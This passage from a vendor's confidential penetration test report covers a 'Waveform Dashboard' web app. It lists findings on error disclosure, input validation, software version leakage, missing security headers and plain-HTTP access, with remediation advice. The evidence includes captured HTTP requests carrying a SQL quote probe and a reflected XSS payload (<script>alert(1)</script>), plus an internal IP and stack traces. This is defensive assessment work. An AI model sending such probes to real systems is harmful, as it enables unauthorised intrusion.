Improper-Error-Handling-Fix-In-JAVA

	• Improper-Error-Handling-Fix-In-ASP.NET-Core • Improper-Error-Handling-Fix-In-SpringBoot
Status	**OPEN**

Steps to Reproduce:

Step 1: Configure the browser to use proxy tool such as Burp Suite.
Step 2: Capture a request containing some input fields and send it to the Repeater tool.
Step 3: Manipulate the request with certain malicious characters in the input fields and observe that there is error disclosure in the response as shown in the supported evidence.

Supported Evidence:



Request

```
POST /apis/collection/status HTTP/1.1
Host: 130.147.217.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 33
Origin: http://130.147.217.44
Connection: close
Referer: http://130.147.217.44/detail/dig2/dig2/ICU/dig2/1/1

{
  "patientId":"1'",
  "actionCode":0
}
```

Response

```
Server: nginx/1.25.1
Date: Mon, 18 Sep 2023 22:44:24 GMT
Content-Type: application/json
Connection: close
Vary: origin,access-control-request-method,access-control-request-headers,accept-encoding
Content-Length: 8500

{"code":-2,"msg":
"org.springframework.http.converter.HttpMessageNotReadableException: JSON parse error: Cannot deseria
lize value of type `java.lang.Long` from String \"1'\": not a valid `java.lang.Long` value; nested ex
ception is com.fasterxml.jackson.databind.exc.InvalidFormatException: Cannot deserialize value of typ
e `java.lang.Long` from String \"1'\": not a valid `java.lang.Long` value\n at [Source: (org.springfr
amework.util.StreamUtils$NonClosingInputStream); line: 1, column: 14] (through reference chain: com.p
hilips.sh.wavedash.web.rest.capture.vos.CaptureStatusQo[\"patientId\"])\r\n\tat org.springframework.h
ttp.converter.json.AbstractJackson2HttpMessageConverter.readJavaType(AbstractJackson2HttpMessageConve
rter.java:391)\r\n\tat org.springframework.http.converter.json.AbstractJackson2HttpMessageConverter.r
ead(AbstractJackson2HttpMessageConverter.java:343)\r\n\tat org.springframework.web.servlet.mvc.method
.annotation.AbstractMessageConverterMethodArgumentResolver.readWithMessageConverters(AbstractMessageC
onverterMethodArgumentResolver.java:185)\r\n\tat org.springframework.web.servlet.mvc.method.annotatio
n.RequestResponseBodyMethodProcessor.readWithMessageConverters(RequestResponseBodyMethodProcessor.jav
a:160)\r\n\tat org.springframework.web.servlet.mvc.method.annotation.RequestResponseBodyMethodProcess
or.resolveArgument(RequestResponseBodyMethodProcessor.java:133)\r\n\tat org.springframework.web.metho
d.support.HandlerMethodArgumentResolverComposite.resolveArgument(HandlerMethodArgumentResolverComposi
te.java:122)\r\n\tat org.springframework.web.method.support.InvocableHandlerMethod.getMethodArgumentV
alues(InvocableHandlerMethod.java:179)\r\n\tat org.springframework.web.method.support.InvocableHandle
rMethod.invokeForRequest(InvocableHandlerMethod.java:146)\r\n\tat org.springframework.web.servlet.mvc
.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:1
17)\r\n\tat org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invoke
HandlerMethod(RequestMappingHandlerAdapter.java:895)\r\n\tat org.springframework.web.servlet.mvc.meth
od.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:808)\r\n\
tat org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMet
hodAdapter.java:87)\r\n\tat org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherSe
rvlet.java:1072)\r\n\tat org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServle
```


8.5 Webapp: Lack of Input Validation

Vulnerability Title	Lack of Input Validation
Vulnerability Category	A3 - Injection
Severity	**LOW**
CVSS V3 Calculation	CVSS Base Score: 2.9 CVSS:3.0/AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:L
Description	**Vulnerability Description:** During security assessment it is observed that for application build environment accepts all value for input field and not checking for the value entered. **Exploitability rational:** Without proper validation, quality and integrity issues may exist since data is sent to the application may cause a failure in business logic. Additionally, malformed content may corrupt server-side application processing that relies on properly formed user input to execute correctly. **Impact Rational:** An attacker could further exploit similar instance to perform attacks such as cross site scripting and injection related attacks.
Affected URLs & Binary	http://130.147.217.44/apis/collection/status
Recommendation	It is recommended to check input for syntactic and semantic correctness. Data validator must be available for web application framework. Check maximum and minimum value range for numerical parameters and dates. Output encoding should be done for the proper validation. Reference: https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet
Status	**OPEN**

Steps to Reproduce:

Step 1: Configure the browser to use proxy tool such as Burp Suite.
Step 2: Capture a request containing some input fields and send it to the Repeater tool.
Step 3: Manipulate the request with certain malicious payloads like XSS script (<script>alert (1)
</script> in the input fields and observe that there is script is reflected back in the response.

Supportive Evidence:



```
POST  /apis/collection/status   HTTP/1.1
Host :  130.147.217.44
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:109.0)
Gecko/20100101   Firefox/115.0
Accept : */*
Accept-Language  : en-US,en;q=0.5
Accept-Encoding  : gzip,  deflate
Content-Type  : application/json
Content-Length  : 68
Origin : http://130.147.217.44
Connection : close
Referer : http://130.147.217.44/detail/dig2/dig2/ICU/dig2/1/1

{
  "patientId" :"1t997s<script>alert(1)<\/script>fpecb"
  "actionCode" :0
}
```

```
HTTP/1.1  200
Server : nginx/1.25.1
Date : Mon,  18  Sep  2023  23:03:29  GMT
Content-Type  : application/json
Connection : close
Vary :
origin,access-control-request-method,access-control-request-headers,accep
t-encoding
Content-Length  : 8602

{
  "code" :-2,
  "msg" :
  "org.springframework.http.converter.HttpMessageNotReadableException: JS
  ON parse error: Cannot deserialize value of type `java.lang.Long` from
  String \"1t997s<script>alert(1)</script>fpecb\": not a valid `java.lang
  .Long` value; nested exception is com.fasterxml.jackson.databind.exc.In
  validFormatException: Cannot deserialize value of type `java.lang.Long`
   from String \"1t997s<script>alert(1)</script>fpecb\": not a valid `jav
  a.lang.Long` value\n at [Source: (org.springframework.util.StreamUtils$
  NonClosingInputStream); line: 1, column: 14] (through reference chain:
  com.philips.sh.wavedash.web.rest.capture.vos.CaptureStatusQo[\"patientI
  d\"])\r\n\tat org.springframework.http.converter.json.AbstractJackson2H
  ttpMessageConverter.readJavaType(AbstractJackson2HttpMessageConverter.j
  ava:391)\r\n\tat org.springframework.http.converter.json.AbstractJackso
  n2HttpMessageConverter.read(AbstractJackson2HttpMessageConverter.java:3
  43)\r\n\tat org.springframework.web.servlet.mvc.method.annotation.Abstr
  actMessageConverterMethodArgumentResolver.readWithMessageConverters(Abs
  tractMessageConverterMethodArgumentResolver.java:185)\r\n\tat org.sprin
  gframework.web.servlet.mvc.method.annotation.RequestResponseBodyMethodP
  rocessor.readWithMessageConverters(RequestResponseBodyMethodProcessor.j
  ava:160)\r\n\tat org.springframework.web.servlet.mvc.method.annotation.
  RequestResponseBodyMethodProcessor.resolveArgument(RequestResponseBodyM
  ethodProcessor.java:133)\r\n\tat org.springframework.web.method.support
```

8.6 Webapp: Information Disclosure


Vulnerability Title	Information Disclosure
Vulnerability Category	A5- Security Misconfiguration
Severity	**LOW**
CVSS V3 Calculation	CVSS Base Score: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	**Vulnerability Description:** It was observed that the application discloses software and technical details through HTTP response. Following information were disclosed: • Microsoft-IIS 10.0 • Angular 9.0.5 • core-js 2.5.3 • Hammer.js 2.0.7 • Lodash 4.17.15 • Nginx 1.25.1 **Exploitability rational:** An attacker can use this information to enhance their understanding on the application attack surface and research attack vectors. **Impact Rational:** This information available could be used to attempt more sophisticated attacks against the application, by understanding backend frameworks and internal details of the application.
Affected Hosts	http://130.147.217.44/
Recommendation	It is recommended to remove all information like server/framework type and versions from all response headers and service banners.

Status	**OPEN**

Steps to Reproduce:

Step 1: Install Wappalyzer addon in Firefox or chrome browser
Step 2: Explore the application, Wappalyzer will show the components used by the app.

Supported Evidences:



患者编号	姓名	科室
dig2	dig2	ICU
dig	dig	ICU

JavaScript frameworks
- Vue.js
- Zone.js
- Angular 9.0.5

Web frameworks
- Microsoft ASP.NET

Miscellaneous
- HTTP/2
- Webpack


Web servers

JavaScript graphics
- Chart.js 50% sure

Programming languages
- TypeScript

Operating systems
- Windows Server

JavaScript libraries
- core-js 2.5.3
- Hammer.js 2.0.7
- Lodash 4.17.15



患者编号	姓名	科室
dig2	dig2	ICU
dig	dig	ICU

Web frameworks
- Microsoft ASP.NET

Miscellaneous
- HTTP/2
- Webpack

Web servers
- Nginx 1.25.1
- IIS 10.0

Operating systems
- Windows Server

JavaScript libraries
- core-js 2.5.3
- Hammer.js 2.0.7
- Lodash 4.17.15

Reverse proxies
- Nginx 1.25.1

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

8.7 Webapp: Missing HTTP Security Headers


Vulnerability Title	Missing HTTP Security Headers
Vulnerability Category	A5 Security Misconfiguration
Severity	**LOW**
CVSS V3 Calculation	CVSS Base Score: 3.9 CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:U/C:L/I:L/A:L
Description	**Vulnerability Description:** During security assessment, we found that either the security headers are not configured properly, or security headers are missing in response. Security headers in the response can be used to increase the security of the application. The missing security headers are: • Content-Security-Policy: default-src 'self' xyz.abc.company.com; • Cache-Control: no cache, no store • Strict-Transport-Security: max-age=31536000; includeSubDomains; **Exploitability rational** Exploitability of these depends differently based on the missing headers. Like Cache-Control headers require physical access to the system. But others require user interaction to exploit this vulnerability. **Impact rational** These headers provide the additional security at client side. Missing these headers may lead to sensitive information disclosure like account take over etc.
Affected Systems/IP Address/URL	http://130.147.217.44/
Recommendation	It is recommended to configure all the security headers in the response to improve your application's security.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.

	References are provided in the below links: • https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html • https://owasp.org/www-project-secure-headers/ • https://help.deepsecurity.trendmicro.com/20_0/on-premise/http-security-headers.html
Status	**OPEN**

Supportive Evidence:




```
GET / HTTP/1.1
Host : 130.147.217.44
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept : */*
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Sec-WebSocket-Version : 13
Origin : http://130.147.217.44
Sec-WebSocket-Key : tT7oY4nAJ09dYrd2puPXmw==
Connection : keep-alive, Upgrade
Pragma : no-cache
Cache-Control : no-cache
Upgrade : websocket
```

```
HTTP/1.1 200 OK
Server : nginx/1.25.1
Date : Mon, 18 Sep 2023 22:35:24 GMT
Content-Type : text/html
Content-Length : 496
Last-Modified : Fri, 18 Aug 2023 06:47:52 GMT
Connection : keep-alive
ETag : "64df1418-1f0"
Accept-Ranges : bytes

<!DOCTYPE html> <html lang="en" class="dark ">
  <head >
    <script type="module " src="/index.7e3c439e
    </ script >
    <meta charset ="utf-8 ">
    <meta name="viewport " content ="width=devic
    <title >
      Waveform Dashboard
    </ title >
    <link rel="stylesheet " href="/index.babd9c
    <link rel="icon" type="image/x-icon " href
  </ head >
  <body >
```

8.8 Webapp: Unencrypted Communication

Vulnerability Title	Unencrypted Communication
Vulnerability Category	A5 Security Misconfiguration
Severity	**LOW**
CVSS V3 Calculation	CVSS Base Score: 3.9 CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:U/C:L/I:L/A:L
Description	**Vulnerability Description:** The application allows users to connect to it over unencrypted connections. **Exploitability rational** An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. **Impact rational** To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer.
Affected Systems/IP Address/URL	http://130.147.217.44/
Recommendation	Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server.
Status	**OPEN**

Supported Evidences:



You are not securely connected to this site.

Your connection to this site is not private. Information you submit could be viewed by others (like passwords, messages, credit cards, etc.).

a. **users are allowed to connect to it over unencrypted connections.**

9. Tools Used

Scope	Tools Used
Web Application	Burpsuite, nmap, Sqlmap

10. Automated Tool Report

NA

11. Manual Test Reports and Test Case Execution

19Sep2023:

WFIP_1.0_findings_19Sep2023.xlsx